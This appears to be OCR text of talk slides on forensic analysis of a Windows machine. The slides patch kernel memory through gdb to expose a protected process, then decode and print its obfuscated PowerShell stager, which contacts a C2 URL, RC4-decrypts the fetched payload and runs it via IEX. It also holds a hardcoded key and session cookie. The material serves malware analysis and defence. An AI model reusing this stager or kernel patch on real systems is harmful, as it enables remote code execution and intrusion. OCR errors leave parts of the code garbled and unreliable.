
(Windows Internals, CHAPTER 2 System Architecture p69)

In gdb console

```
(gdb) set *0xffffe001aebffb98=0xffffc000b8618ab8
(gdb) c
Continuing.
```



+We can now start tools as Administrators



The previous protected process powershell.exe can now reveal its command line arguments

The base64 code can be saved in the SMB shared folder

+The base64 code can then be decoded and formated

```
root@bitscout:~/smb$ cat powershell_base64.txt | base64 -d > powershell_base64_decoded.txt
root@bitscout:~/smb$ cat powershell_base64_decoded.txt | iconv --from-code=utf-16 --to-code=utf-8 >
powershell_base64_decoded2.txt

root@bitscout:~/smb$ indent -kr -l 999 powershell_base64_decoded2.txt -o powershell_base64_indent.txt
root@bitscout:~/smb$ cat powershell_base64_indent.txt |  pygmentize –g
```

```
If($PSVERsIoNTAbLe.PSVeRsIon.MAJOR - Ge 3)
{
[redacted]
[SYStem.NeT.SerVicePoinTMANAGeR]::EXPeCt100ConTINuE =
0;
$wC = NeW - ObJect SySTem.NEt.WEBClIeNT;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';
$Wc.HEADErS.Add('User-Agent', $u);
$wC.ProXY =[SYsTeM.NET.WeBREqUesT]::DEFAUltWebPROXY;
$wC.PROxY.CredentIAlS
=[SYsTem.NEt.CRedeNTialCacHe]::DeFAuLTNeTwoRKCredeNti
Als;
$Script:Proxy = $wc.Proxy;
$K
=[SysTEM.Text.ENcOding]::ASCII.GETBYTes('51+K/Y&SD?o@
qRl>.:FPhg7iuKbz|#im');
```

```
$R = {
    $D, $K = $ARgs;
    $S = 0. .255;
    0. .255 | % {
$J = ($J + $S[$_] + $K[$_ % $K.COuNt]) % 256;
    $S[$_], $S[$J] = $S[$J], $S[$_]};
    $D | % {
$I = ($I + 1) % 256;
$H = ($H + $S[$I]) % 256;
$S[$I], $S[$H] = $S[$H], $S[$I];
    $_ - bxor$S[($S[$I] + $S[$H]) % 256]}
};
```

RC4

Some key


```
$ser = 'http://xxx.xxx.xxx.xxx:8081';
$t = '/admin/get.php';
$wc.HeAders.Add("Cookie",
"session=enQ4VlgyNEtubnplbjhwTgo=");
[redacted]
-joiN[CHAR[]](&$R $dAta($IV + $K)) | IEX
```

Some sessionID


+Live Demo 2

Windows 10 – Full Disk Encryption
No Login credentials – Kernel mode rootkit

+Demo 2 – Booting the OS, the owner enters FDE creds

